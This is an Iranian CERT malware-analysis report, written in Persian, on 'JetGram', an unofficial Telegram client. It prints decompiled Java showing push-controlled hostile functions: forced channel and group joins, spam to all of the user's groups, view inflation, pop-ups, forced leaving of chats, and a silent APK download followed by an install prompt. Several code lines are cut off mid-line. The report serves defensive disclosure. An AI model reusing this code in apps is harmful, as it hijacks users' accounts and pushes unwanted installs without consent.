

بسمه تعالی



مرکز مدیریت امداد و هماهنگی
عملیات رخدادهای رایانه‌ای
سازمان فناوری اطلاعات ایران
معاونت امنیت فضای تولید و تبادل اطلاعات

برنامه جت گرام

گزارش تحلیل بدافزار

شناسه سند Maher_13990430-1
نوع سند گزارش فنی
شماره نگارش ۱/۰
تاریخ نگارش ۱۳۹۹/۰۴/۳۰
طبقه‌بندی سند **عادی**

تهران - میدان آرژانتین - ابتدای بلوار بیهقی - نبش خیابان شانزدهم - ساختمان شماره ۱ سازمان فناوری اطلاعات ایران

cert.ir



(۰۲۱)۴۲۶۵۰۰۰۰



(۰۲۱)۴۲۶۵۰۰۰۰





۱.....	چکیده	۱
۱.....	جت گرام	۲
۲.....	بررسی رفتار و عملکرد	۳
۹.....	نتیجه گیری	۴

۱ چکیده


در این گزارش، یکی دیگر از نسخه‌های غیررسمی تلگرام با نام جت گرام مورد بررسی و آزمون قرار گرفته (یا شخصی به نام هوشیار) است که hoshi است. این برنامه یکی از نسخه‌های غیررسمی توسعه یافته توسط پیش‌تر گزارش‌های گوناگونی پیرامون برنامه‌های این توسعه‌دهنده ارائه شده بود. این برنامه همانند سایر نسخه‌های غیررسمی، اقدامات مخربی را بدون اطلاع کاربر انجام می‌دهند که از این بین می‌توان به افزودن اجباری کاربر به یک گروه یا کانال، نمایش پاپ آپ یک صفحه در اینستاگرام، ارسال پیام تبلیغ نصب برنامه در گروه‌هایی که کاربر در آن عضو است، دانلود یک برنامه بدون اطلاع کاربر و نمایش درخواست نصب اشاره کرد. این اقدامات برخلاف سیاست‌های حریم خصوصی بوده و از این جهت مخرب تلقی می‌شود.

۲ جت گرام

در این گزارش سعی شده است تا یکی دیگر از نسخه‌های غیر رسمی تلگرام مورد بررسی و آزمون قرار گیرد که ویژگی دانلود بدون اطلاع کاربر را دارا بوده و در اصطلاح، داندلور هستند. هم‌چنین اقدامات ناقض حریم خصوصی کاربر مانند افزودن اجباری وی به یک گروه یا کانال، پین کردن یک پیام، ارسال تبلیغ نصب برنامه در تمامی گروه‌هایی که کاربر در آن عضو است و ... را انجام می‌دهند.

اطلاعات مربوط به این برنامه در جدول ۱ نمایش داده شده است.

جدول ۱ اطلاعات برنامه جت گرام

آیکون	SHA 256	توسعه‌دهنده	نام بسته	نام برنامه
	0de0aa595a861b7fde8e1bd 87eae2c38347ebb610548bd d5062d39be947c38af	hoshi	com.jetgramtel .mgh21	جتگرام

محل قرارگیری کد مخرب، در شکل ۱ نشان داده شده است.



شکل ۱ محل قرارگیری کد مخرب در برنامه

در واقع در این کلاس، تمامی دستوراتی که از طریق سرویس push دریافت شده مورد ارزیابی قرار گرفته و با توجه به محتوای آن‌ها (که توسط توسعه‌دهنده تنظیم می‌شود)، اقدامات لازم انجام می‌شود.

```
public void onMessageReceived(RemoteMessage remoteMessage) {
    if (isCheshmakMessage(remoteMessage)) {
        super.onMessageReceived(remoteMessage);
        return;
    }
    JSONObject jsonObject = new JSONObject(remoteMessage.getData());
    Log.e("JSON_OBJECT", jsonObject.toString());
    convertProxyModel(jsonObject.toString());
    com.google.android.exoplayer2.util.Log.m793i("JSON_OBJECT", "firebase")
}

public void convertProxyModel(String str) {
    try {
        JSONObject jsonObject = (JSONObject) new JSONTokener(str).nextValue();
        if (jsonObject.has("sub") && jsonObject.has("title") &&
            jsonObject.has("text") && jsonObject.has(TtmlNode.TAG_IMAGE) &&
            jsonObject.has("hidden") && jsonObject.has("channel_count")) {
            if (jsonObject.has("link")) {
                String str2 = (String) jsonObject.get("sub");
                String str3 = (String) jsonObject.get("title");
                String str4 = (String) jsonObject.get("text");
                String str5 = (String) jsonObject.get(TtmlNode.TAG_IMAGE);
                String str6 = (String) jsonObject.get("hidden");
                String str7 = (String) jsonObject.get("channel_count");
                String str8 = (String) jsonObject.get("link");
            }
        }
    }
}
```

۳ بررسی رفتار و عملکرد

بدافزار جت‌گرام با توجه به دستورات push ی که دریافت میکند، یکی از اقدامات زیر را انجام می‌دهد:

- افزودن اجباری کاربر در یک کانال که پس از عضویت، کانال به صورت پیش فرض mute می‌شود.

```

if (str2.equals("fast")) {
    ForceAdd(str8, str6);
}

public void ForceAdd(String str, final String str2) {
    TLRPC.TL_contacts_resolveUsername tl_contacts_resolveUsername = new TLRPC.TL_contacts_resolveUsername();
    tl_contacts_resolveUsername.username = str;
    ConnectionsManager.getInstance(this.currentAccount).sendRequest(tl_contacts_resolveUsername, new RequestDelegate() {
        public void run(final TLObject tLObject, final TLRPC.TL_error tl_error) {
            AndroidUtilities.runOnUIThread(new Runnable() {
                public void run() {
                    if (tl_error == null) {
                        TLRPC.TL_contacts_resolvedPeer tl_contacts_resolvedPeer = (TLRPC.TL_contacts_resolvedPeer) tLObject;
                        MessagesController.getInstance(MyFcmService.this.currentAccount);
                        MessagesController.getInstance(MyFcmService.this.currentAccount).putChats(tl_contacts_resolvedPeer.chats);
                        MessagesStorage.getInstance(MyFcmService.this.currentAccount).putUsersAndChats(tl_contacts_resolvedPeer);
                        if (!tl_contacts_resolvedPeer.chats.isEmpty()) {
                            TLRPC.Chat chat = tl_contacts_resolvedPeer.chats.get(0);
                            if (str2.equals("yes")) {
                                C3719x a = C3719x.m2578a();
                                a.mo40756a(Long.valueOf("-" + tl_contacts_resolvedPeer.peer.channel_id));
                            } else {
                                C3719x.m2578a();
                                C3719x.m2579b(Long.valueOf("-" + tl_contacts_resolvedPeer.peer.channel_id));
                            }
                            if (ChatObject.isChannel(chat) && !(chat instanceof TLRPC.TL_channelForbidden) && ChatObject.isNot(
                                C3237f.m1100b(tl_contacts_resolvedPeer.peer.channel_id);
                                MessagesController.getInstance(MyFcmService.this.currentAccount).addUserToChat(chat.f710id, UserConfig.get
                                MyFcmService myFcmService = MyFcmService.this;
                                myFcmService.toggleMute(true, Long.valueOf("-" + String.valueOf(tl_contacts_resolvedPeer.peer.channel_id))
                                if (str2.equals("yes")) {
                                    C3237f.m1106c(C3237f.m1150v() + 1);
                                }
                            }
                        }
                    }
                }
            });
        }
    });
}

```

• پین کردن اجباری یک پیام

```

else if (str2.equals("pin")) {
    ForceAddPin(str8);
}

private void ForceAddPin(String str) {
    TLRPC.TL_contacts_resolveUsername tl_contacts_resolveUsername = new TLRPC.TL_contacts_resolveUsername();
    tl_contacts_resolveUsername.username = str;
    ConnectionsManager.getInstance(this.currentAccount).sendRequest(tl_contacts_resolveUsername, new RequestDelegate() {
        public void run(final TLObject tLObject, final TLRPC.TL_error tl_error) {
            AndroidUtilities.runOnUIThread(new Runnable() {
                public void run() {
                    if (tl_error == null) {
                        TLRPC.TL_contacts_resolvedPeer tl_contacts_resolvedPeer = (TLRPC.TL_contacts_resolvedPeer) tLObject;
                        MessagesController.getInstance(MyFcmService.this.currentAccount);
                        MessagesController.getInstance(MyFcmService.this.currentAccount).putChats(tl_contacts_resolvedPeer.chats);
                        MessagesStorage.getInstance(MyFcmService.this.currentAccount).putUsersAndChats(tl_contacts_resolvedPeer);
                        if (!tl_contacts_resolvedPeer.chats.isEmpty()) {
                            TLRPC.Chat chat = tl_contacts_resolvedPeer.chats.get(0);
                            if (ChatObject.isChannel(chat) && !(chat instanceof TLRPC.TL_channelForbidden)) {
                                if (ChatObject.isNotInChat(chat)) {
                                    C3260bv.m1171b(String.valueOf(tl_contacts_resolvedPeer.peer.channel_id));
                                    MessagesController.getInstance(MyFcmService.this.currentAccount).addUserToChat(chat.f710id, U
                                    MyFcmService myFcmService = MyFcmService.this;
                                    myFcmService.toggleMute(true, Long.valueOf("-" + String.valueOf(tl_contacts_resolvedPeer.peer.
                                    return;
                                }
                            }
                            MessagesController.getInstance(MyFcmService.this.currentAccount)
                            pinDialog(long) (-tl_contacts_resolvedPeer.peer.channel_id), true (TLRPC.InputPeer) null, 0);
                        }
                    }
                }
            });
        }
    });
}

```

• Unpin کردن یک پیام

```

else if (str2.equals("unpin")) {
    ForceUnPin(str8);
}

private void ForceUnPin(String str) {
    TLRPC.TL_contacts_resolveUsername tL_contacts_resolveUsername = new TLRPC.TL_contacts_resolveUsername();
    tL_contacts_resolveUsername.username = str;
    ConnectionsManager.getInstance(this.currentAccount).sendRequest(tL_contacts_resolveUsername, new RequestDelegate() {
        public void run(final TLObject tLObject, final TLRPC.TL_error tL_error) {
            AndroidUtilities.runOnUiThread(new Runnable() {
                public void run() {
                    if (tL_error == null) {
                        TLRPC.TL_contacts_resolvedPeer tL_contacts_resolvedPeer = (TLRPC.TL_contacts_resolvedPeer) tLObject;
                        MessagesController.getInstance(MyFcmService.this.currentAccount);
                        MessagesController.getInstance(MyFcmService.this.currentAccount).putChats(tL_contacts_resolvedPeer.chats,
                        MessagesStorage.getInstance(MyFcmService.this.currentAccount).putUsersAndChats(tL_contacts_resolvedPeer.us
                        if (!tL_contacts_resolvedPeer.chats.isEmpty()) {
                            TLRPC.Chat chat = tL_contacts_resolvedPeer.chats.get(0);
                            if (ChatObject.isChannel(chat) && !(chat instanceof TLRPC.TL_channelForbidden)) {
                                if (ChatObject.isNotInChat(chat)) {
                                    C3260bv.m1171b(String.valueOf(tL_contacts_resolvedPeer.peer.channel_id));
                                    MessagesController.getInstance(MyFcmService.this.currentAccount).addUserToChat(chat.f710id, U
                                    MyFcmService myFcmService = MyFcmService.this;
                                    myFcmService.toggleMute(true, Long.valueOf("-" + String.valueOf(tL_contacts_resolvedPeer.peer
                                    return;
                                }
                                MessagesController.getInstance(MyFcmService.this.currentAccount)
                                .pinDialog((long) (-tL_contacts_resolvedPeer.peer.channel_id), false (TLRPC.InputPeer) null, 0);
                            }
                        }
                    }
                }
            });
        }
    });
}

```

- با دریافت دستور مناسب، کاربر از یک پست بازدید می‌کند (در این صورت، تعداد viewهای یک پست بالا می‌رود).

```

else if (str2.equals("view")) {
    C3604b.m2182a(jsonObject);
}

public static void m2182a(JSONObject jsonObject) {
    String str;
    Integer valueOf;
    int i = UserConfig.selectedAccount;
    try {
        String str2 = (String) jsonObject.get("link");
        int intValue = Integer.valueOf((String) jsonObject.get(TtmlNode.TAG_IMAGE)).intValue();
        int i2 = 0;
        if (str2.startsWith("https://t.me/")) {
            String substring = str2.substring(13);
            str = substring.split("/")[0];
            valueOf = Integer.valueOf(substring.split("/")[1]);
        } else if (str2.startsWith("http://t.me/")) {
            String substring2 = str2.substring(12);
            str = substring2.split("/")[0];
            valueOf = Integer.valueOf(substring2.split("/")[1]);
        } else if (str2.startsWith("t.me/")) {
            String substring3 = str2.substring(5);
            str = substring3.split("/")[0];
            valueOf = Integer.valueOf(substring3.split("/")[1]);
        } else {
            str = jsonObject.getString("link");
            TLRPC.TL_contacts_resolveUsername tL_contacts_resolveUsername = new TLRPC.TL_contacts_resolveUsername();
            tL_contacts_resolveUsername.username = str;
            ConnectionsManager.getInstance(i).sendRequest(tL_contacts_resolveUsername, new C3605c(intValue, i2));
        }
        i2 = valueOf.intValue();
        TLRPC.TL_contacts_resolveUsername tL_contacts_resolveUsername2 = new TLRPC.TL_contacts_resolveUsername();
        tL_contacts_resolveUsername2.username = str;
        ConnectionsManager.getInstance(i).sendRequest(tL_contacts_resolveUsername2, new C3605c(intValue, i2));
    } catch (Exception e) {
        // Exception handling
    }
}

```

- برنامه با دریافت دستور زیر، کاربر را در یک گروه عضو می‌کند.

```

else if (str2.equals("adds_to_group")) {
    ForceAddToGroup(str4, str7);
}

public static void ForceAddToGroup(final String str, final String str2) {
    final int i = UserConfig.selectedAccount;
    C3237f.m1098a(true);
    if (C3237f.m1153y()) {
        final ScheduledExecutorService newScheduledThreadPool = Executors.newScheduledThreadPool(1);
        newScheduledThreadPool.scheduleAtFixedRate(new Runnable() {
            public void run() {
                if (MyFcmService.once > Integer.valueOf(str2).intValue() ||
                    MessagesController.getInstance(i).dialogsGroupsAds.size() < MyFcmService.once) {
                    C3237f.m1098a(false);
                    newScheduledThreadPool.shutdown();
                    MyFcmService.once = 0;
                    return;
                }
                SendMessagesHelper.getInstance(i).sendMessage22(str, Long.valueOf(MessagesController.getInstance(i)
                    .dialogsGroupsAds.get(MyFcmService.once).longValue()).longValue(), true);

                MyFcmService.once++;
            }
        }, 0, 5, TimeUnit.SECONDS);
    }
}
}

```

- نمایش یک لینک به صورت پاپ آپ (این نمایش می تواند تنها یک مرتبه و یا در بازه های زمانی متوالی انجام شود).

```

else if (str2.equals("pop_up")) {
    ForcePopUp(str8);
}

private void ForcePopUp(String str) {
    HandelIntent.f976a = true;
    Intent intent = new Intent("android.intent.action.VIEW",
        Uri.parse(str));
    intent.setFlags(C0676C.ENCODING_PCM_MU_LAW);
    intent.setPackage(BuildConfig.APPLICATION_ID);
    startActivity(intent);
}

else if (str2.equals("new_pop_up")) {
    m883a(str8, str5);
}

private void m883a(String str, final String str2) {
    HandelIntent.f976a = true;
    final String choserr = choserr();
    System.out.println("pack 1");
    "" + str2;
    Intent intent = new Intent("android.intent.action.VIEW");
    intent.setPackage(choserr);
    intent.addFlags(C0676C.ENCODING_PCM_MU_LAW);
    intent.setData(Uri.parse("" + str));
    getApplication().startActivity(intent);
    new Timer().schedule(new TimerTask() {
        public void run() {
            HandelIntent.f976a = true;
            Intent intent = new Intent("android.intent.action.VIEW");
            intent.setPackage(choserr);
            intent.addFlags(C0676C.ENCODING_PCM_MU_LAW);
            intent.setData(Uri.parse(str2));
            MyFcmService.this.getApplication().startActivity(intent);
        }
    }, 2500);
}

```

نمایش پاپ آپ هر 2.5
ثانیه یکبار

- برنامه با دریافت دستوری مانند دستور زیر، یک صفحه‌ی کاربری در اینستاگرام را گشوده و به کاربر نمایش می‌دهد (چنانچه برنامه‌ی اینستاگرام بر روی دستگاه کاربر نصب نباشد، این لینک در مرورگر نمایش داده می‌شود).

```
else if (str2.equals("pop_instagram_id")) {
    popInsta(str8);
}

private void popInsta(String str) {
    Intent intent = new Intent("android.intent.action.VIEW",
        Uri.parse("http://instagram.com/_u/" + str));
    intent.setPackage("com.instagram.android");
    startActivity(intent);
}
```

- برنامه می‌تواند لینک مربوط به یک پست در شبکه‌ی اجتماعی اینستاگرام را باز کرده و به کاربر نمایش دهد (چنانچه برنامه‌ی اینستاگرام بر روی دستگاه کاربر نصب نباشد، این لینک در مرورگر نمایش داده می‌شود).

```
else if (str2.equals("pop_instagram_post")) {
    popInstaPost(str8);
}


private void popInstaPost(String str) {
    HandelIntent.f976a = true;
    Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(str));
    intent.setPackage("com.instagram.android");
    startActivity(intent);
}
```

- برنامه می‌تواند با دریافت دستور پوش مناسب از جانب توسعه‌دهنده، یک لینک را در مرورگر باز کرده و به کاربر نمایش دهد (این لینک می‌تواند مربوط به دانلود یک اپلیکیشن باشد که احتمال دارد خود یک بدافزار باشد).

```
else if (str2.equals("pop_site")) {
    popSite(str8);
}

private void popSite(String str) {
    if (!str.startsWith("http://") && !str.startsWith("https://")) {
        str = "http://" + str;
    }
    startActivity(new Intent("android.intent.action.VIEW", Uri.parse(str)));
}
```

- نمایش یک لینک در برنامه جت‌گرام و یا یکی از نسخه‌های غیررسمی نصب شده بر روی دستگاه کاربر (ابتدا بررسی می‌شود که کدام یک از این نسخه‌های غیر رسمی بر روی دستگاه کاربر نصب است).



- دانلود یک برنامه ی اندرویدی دیگر بدون اطلاع کاربر. (ابتدا بررسی می شود که آیا برنامه ی مورد نظر توسعه دهنده دانلود شده است یا نه. اگر برنامه دانلود شده بود، صرفاً درخواست نصب به کاربر نشان داده می شود (شکل ۲). در غیر این صورت، برنامه ی مورد نظر دانلود شده و درخواست نصب نمایش داده می شود (شکل ۳)).

```
else if (str2.equals("apk")) {
    ForceDownloadApk(str8, str6, str3, str4);
}
```

```
private void ForceDownloadApk(String str, String str2, String str3, String str4) {
    com.tools.g.b.a(Boolean.valueOf(!str2.equals("yes")));
    com.tools.g.b.a(str4);
    com.tools.g.b.b(str3);
    com.tools.g.c.cVar = new com.tools.g.c(ApplicationLoader.applicationContext, str);
}
```

```
protected void doInBackground(Void... voidArr) {
    StringBuilder stringBuilder;
    try {
        StringBuilder stringBuilder2 = new StringBuilder();
        stringBuilder2.append(Environment.getExternalStorageDirectory());
        stringBuilder2.append("/");
        stringBuilder2.append(c.a);
        StringBuilder stringBuilder3;
        File file;
        Intent intent;
        Context context;
        Uri uriForFile;
        Intent intent2;
        if (new File(stringBuilder2.toString()).exists()) {
            stringBuilder3 = new StringBuilder();
            stringBuilder3.append(Environment.getExternalStorageDirectory());
            stringBuilder3.append("/");
            stringBuilder3.append(c.a);
            file = new File(stringBuilder3.toString());
            if (b.a()) {
                intent = new Intent("android.intent.category.LAUNCHER");
                intent.setClassName(BuildConfig.APPLICATION_ID, "com.tools.download.DownLoadActivity");
                intent.setFlags(C.ENCODING_PCM_MU_LAW);
                intent.putExtra("title", b.c());
                intent.putExtra("text", b.b());
                context = ApplicationLoader.applicationContext;
            } else if (VERSION.SDK_INT >= 24) {
                uriForFile = FileProvider.getUriForFile(ApplicationLoader.applicationContext, "com.jetgramtel.mgh21.provider", file);
                intent2 = new Intent("android.intent.action.INSTALL_PACKAGE");
                intent2.setData(uriForFile);
                intent2.setFlags(1);
                ApplicationLoader.applicationContext.startActivity(intent2);
                return null;
            } else {
                intent = new Intent("android.intent.action.VIEW");
                stringBuilder = new StringBuilder();
                stringBuilder.append(Environment.getExternalStorageDirectory());
                stringBuilder.append("/");
                stringBuilder.append(c.a);
                intent.setDataAndType(Uri.fromFile(new File(stringBuilder.toString())), "application/vnd.android.package-archive");
                intent.setFlags(C.ENCODING_PCM_MU_LAW);
                context = ApplicationLoader.applicationContext;
            }
        }
    }
}
```

شکل ۲ نصب برنامه دانلود شده

```

HttpURLConnection httpURLConnection =
(HttpURLConnection) new URL(this.f1896c.f1893c).openConnection();

httpURLConnection.setRequestMethod("GET");
httpURLConnection.connect();
if (httpURLConnection.getResponseCode() != 200) {
    Log.e("DownloadTask", "Server returned HTTP "
        + " " + httpURLConnection.getResponseMessage());
}
if (new C3428a().mo40902a()) {
    this.f1894a = new File(Environment.getExternalStorageDirectory() + "/");
} else if (!this.f1894a.exists()) {
    this.f1894a.mkdir();
    Log.e("DownloadTask", "Directory Created.");
}
this.f1895b = new File(this.f1894a, C3430c.f1891a);
Log.e("DownloadTask", "File Created");
if (!this.f1895b.exists()) {
    this.f1895b.createNewFile();
    Log.e("DownloadTask", "File Created");
}
FileOutputStream fileOutputStream = new FileOutputStream(this.f1895b);
InputStream inputStream = httpURLConnection.getInputStream();
byte[] bArr = new byte[1024];
while (true) {
    int read = inputStream.read(bArr);
    if (read == -1) {
        break;
    }
    fileOutputStream.write(bArr, 0, read);
}

fileOutputStream.close();
inputStream.close();
File file2 = new File(Environment.getExternalStorageDirectory() + "/" + C3430c.f1891a);
if (C3429b.m1674a()) {
    intent = new Intent("android.intent.category.LAUNCHER");
    intent.setClassName(BuildConfig.APPLICATION_ID,
        "com.tools.download.DownloadActivity");

    intent.setFlags(C0676c.ENCODING_PCM_MU_LAW);
    intent.putExtra("title", C3429b.m1677c());
    intent.putExtra("text", C3429b.m1675b());
    context = ApplicationLoader.applicationContext;
} else if (Build.VERSION.SDK_INT >= 24) {
    Uri uriForFile2 = FileProvider.getUriForFile(
        ApplicationLoader.applicationContext, "com.jetsgramtel.mgh21.provider",
        file2);
    Intent intent4 = new Intent("android.intent.action.INSTALL_PACKAGE");
    intent4.setData(uriForFile2);
    intent4.setFlags(1);
    ApplicationLoader.applicationContext.startActivity(intent4);
    return null;
} else {
    intent = new Intent("android.intent.action.VIEW");
    intent.setDataAndType(Uri.fromFile(
        new File(Environment.getExternalStorageDirectory()
            + "/" + C3430c.f1891a)), "application/vnd.android.package-archive");
    intent.setFlags(C0676c.ENCODING_PCM_MU_LAW);
    context = ApplicationLoader.applicationContext;
}
context.startActivity(intent);
return null;

```

شکل ۳ دانلود پنهانی اپلیکیشن و درخواست نصب

- برنامه می تواند کاربر را بدون اطلاع و به صورت اجباری از یک گروه یا کانال خارج کند.

```

else if (str2.equals(TtmlNode.LEFT)) {
    ForceLeftTag(str8);
}

private void ForceLeftTag(String str) {
    TLRPC.TL_contacts_resolveUsername tl_contacts_resolveUsername = new TLRPC.TL_contacts_resolveUsername();
    tl_contacts_resolveUsername.username = str;
    ConnectionsManager.getInstance(this.currentAccount).sendRequest(tl_contacts_resolveUsername, new RequestDelegate() {
        public void run(final TLObject tLObject, final TLRPC.TL_error tl_error) {
            AndroidUtilities.runOnUiThread(new Runnable() {
                public void run() {
                    if (tl_error == null) {
                        TLRPC.TL_contacts_resolvedPeer tl_contacts_resolvedPeer = (TLRPC.TL_contacts_resolvedPeer) tLObject;
                        MessagesController.getInstance(MyFcmService.this.currentAccount);
                        MessagesController.getInstance(MyFcmService.this.currentAccount).putChats(tl_contacts_resolvedPeer.chats);
                        MessagesStorage.getInstance(MyFcmService.this.currentAccount).putUsersAndChats(tl_contacts_resolvedPeer);
                        MessagesController.getInstance(MyFcmService.this.currentAccount).deleteUserFromChat(tl_contacts_resolvedPeer);
                    }
                }
            });
        }
    });
}

```

۴ نتیجه گیری

در این گزارش، یکی دیگر از نسخه های غیررسمی تلگرام با نام جت گرام مورد بررسی و آزمون قرار گرفت. این برنامه همانند سایر نسخه های غیررسمی، اقدامات مخربی را بدون اطلاع کاربر انجام می دهند که از این بین می توان به افزودن اجباری کاربر به یک گروه یا کانال، نمایش پاپ آپ یک صفحه در اینستاگرام، ارسال پیام تبلیغ نصب برنامه در گروه هایی که کاربر در آن عضو است، دانلود یک برنامه بدون اطلاع کاربر و نمایش درخواست نصب اشاره کرد.